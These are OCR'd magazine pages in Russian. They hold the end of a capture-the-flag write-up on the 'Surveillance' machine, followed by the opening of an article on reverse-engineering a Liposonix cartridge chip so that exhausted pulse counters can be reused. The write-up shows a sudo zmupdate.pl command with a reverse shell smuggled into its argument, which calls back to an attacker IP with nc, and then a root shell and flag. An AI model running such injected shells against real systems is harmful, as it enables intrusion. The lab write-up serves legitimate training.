
```
sudo /usr/bin/zmupdate.pl --version=1 --user='$(rm /tmp/f; mkfifo /
tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.121 5432 >/tmp/f)
' --pass=ZoneMinderPassword2023
```



```
        Welcome to pwncat 🐈!
        received connection from 10.10.11.245:52948
        0.0.0.0:5432: normalizing shell path
        10.10.11.245:52948: registered new host w/ db
(local) pwncat$ back
(remote) root@surveillance:/usr/share/zoneminder/www# id
uid=0(root) gid=0(root) groups=0(root)
(remote) root@surveillance:/usr/share/zoneminder/www# cat /root/root.txt
161d8121f7095d948786138468c990af
(remote) root@surveillance:/usr/share/zoneminder/www#
```

Флаг рута

Нам удалось подключиться от имени рута, а значит, машина захвачена!



ЛИПОВЫЙ СОНИКС

Реверсим картридж Liposonix и пишем его эмулятор

flexits
Профессионально занимаюсь ремонтом электронной техники
4d.41.49.4c@gmail.com

В этой статье я расскажу, как происходит реверс-инжиниринг реального медицинского оборудования. На примере картриджа для аппарата Liposonix мы разберем базовые приемы обратной разработки протоколов цифровых устройств и посмотрим, как можно подделать передаваемые данные. Оказалось, что имитировать оригинальный картридж можно при помощи обычного микроконтроллера ATmega.

Косметологический аппарат Liposonix предназначен для коррекции фигуры методом ультразвукового воздействия. Эта процедура, изначально разработанная американской компанией Solta Medical, широко распространилась в нашей стране после появления на рынке относительно дешевых китайских клонов оборудования. При этом само название Liposonix стало именем нарицательным и для процедуры, и для аппаратов такого типа.

С одним из китайских клонов Liposonix мы сегодня и будем работать. Он оснащается сенсорным экраном, нужным для задания параметров процедуры, и манипулятором с кнопкой активации, к которому подсоединяется сменный картридж.

Treatment Control
00
35
0, 8
16
0.8cm

Фото со страницы одного из продавцов на китайском маркетплейсе

Картридж, в свою очередь, содержит ультразвуковой излучатель, герметичный, заполненный жидкостью резервуар из упругого материала, играющий роль линзы, и плату с чипом. С ней-то мы и будем работать в этой статье.

Картриджи различаются некой «глубиной», которая может варьироваться от 0,6 до 1,8 см. Поскольку я не косметолог, не могу объяснить, что именно под этим подразумевается, могу лишь предположить, что картриджи с разной глубиной имеют разную конфигурацию линзы.

Как можно понять из конструкции, никаких расходуемых материалов в картридже нет. В теории картридж работоспособен до тех пор, пока не выйдет из строя излучатель, однако производитель не упустил возможность реализовать модель ценообразования бритва — лезвие, всем нам известную по собственно бритвам и картриджам для принтеров. Помимо значения глубины, чип картриджа содержит также счетчик импульсов. По мере работы импульсы расходуются, и, когда они кончатся, аппарат заблокируется.

При подсоединении нового картриджа аппарат считывает параметры и отображает их на своем дисплее: глубина, общее число импульсов (емкость картриджа) и их доступный остаток. Итак, наша задача — найти способ повторного использования картриджей, исчерпавших свой счетчик.

ОСМОТР

Любое исследование начинается с осмотра. Извлекаем плату с чипом из картриджа и внимательно изучаем на предмет маркировок, логотипов и всего прочего, что можно вбить в Google. К сожалению, в нашем случае никаких полезных надписей обнаружить не удалось.

Сам чип — микросхема в корпусе SO-8, поверхность затерта абразивом для удаления заводских маркировок. Тем не менее контактные площадки платы подписаны: 5V, GND, SCL, SDA. Вооружившись карандашом и мультиметром, восстановим схему, благо она — проще некуда.




Схема включения (подтяжка линий данных к питанию резисторами R1 и R2) указывает на то, что по умолчанию линии находятся в высоком состоянии (idle high). Это наблюдение наряду с сокращениями SCL и SDA с ходу намекает нам на интерфейс I2C.

Широко распространенные микросхемы памяти EEPROM серии 24 как раз работают по I2C! Неслучайное совпадение? Впрочем, посмотрев на первый попавшийся даташит этой серии (PDF), видим отличие в расположении выводов: у нашей микросхемы питание подается на второй вывод, а у 24-й серии — на восьмой.

Попытаем счастья, подключив программатор, но микросхема, увы, не читается. Поиск в каталогах других микросхем памяти, работающих по I2C, с подходящим расположением выводов также ни к чему не привел. Что ж, ожидаемо: учитывая, сколько существует электронных компонентов, такая идея слепого перебора вручную изначально не особенно жизнеспособна.

Отбросив оказавшееся тупиковым предположение, воспользуемся другим методом анализа: перехватим обмен данными между картриджем и аппаратом.

ПЕРЕХВАТ ДАННЫХ

С этой операцией нам поможет логический анализатор — устройство, записывающее и отображающее цифровые сигналы. Анализаторов существует великое множество, но за пределами профессиональных лабораторий, в среде энтузиастов весьма популярны USB-анализаторы американской фирмы Saleae. Цены на фирменные устройства начинаются с 500 долларов, однако, вбив название производителя в поиск на любом маркетплейсе, увидим множество недорогих копий.

При этом программу анализа сигналов (Logic) можно скачивать с сайта Saleae без каких-либо ограничений. Сейчас доступна Logic 2, однако, на мой взгляд, первая версия работает быстрее и стабильнее. Программа портативная, не требует установки; драйверы устройства находятся в том же архиве вместе с программой.


Подключим входы анализатора к контактам SCL и SDA. Не забудем соединить землю исследуемой платы с землей анализатора через соответствующий вывод, иначе ничего не заработает. Подсоединяем анализатор к компьютеру, а плату картриджа — к разъему в манипуляторе аппарата. После этого, запустив Logic, нажимаем большую зеленую кнопку Start и включаем питание аппарата.

Не забудь про электробезопасность!


Разность потенциалов на шинах данных, накопленный статический заряд и кривая электропроводка в помещении могут приводить к нежелательным эффектам при подключении устройств: от появления фантомных сигналов, шумов и наводок вплоть до выгорания компонентов. Старайся придерживаться как минимум этих базовых правил:

- Убедись, что контакты заземления во всех розетках имеют одинаковый потенциал, а еще лучше — подключай компьютер, исследуемое устройство и измерительные приборы в одну розетку через удлинитель.
- Сначала соедини все схемные земли устройств и только потом подключайся к линиям данных. Обеспечь надежное соединение между землями, контакт не должен отваливаться при работе.
- До того как все земли надежно соединены, все устройства должны быть выключены (либо включено только одно из них — обычно это компьютер), схемная земля USB соединена с его корпусом, а корпус — с заземлением в розетке питания. Включай устройства только после того, как объединил их земли.
- Определись, что откуда питается, и не соединяй лишние линии питания. В таком случае исследуемая схема будет запитана от аппарата, и подключать к ней +5В от порта USB, выведенные на разъем анализатора, не следует.

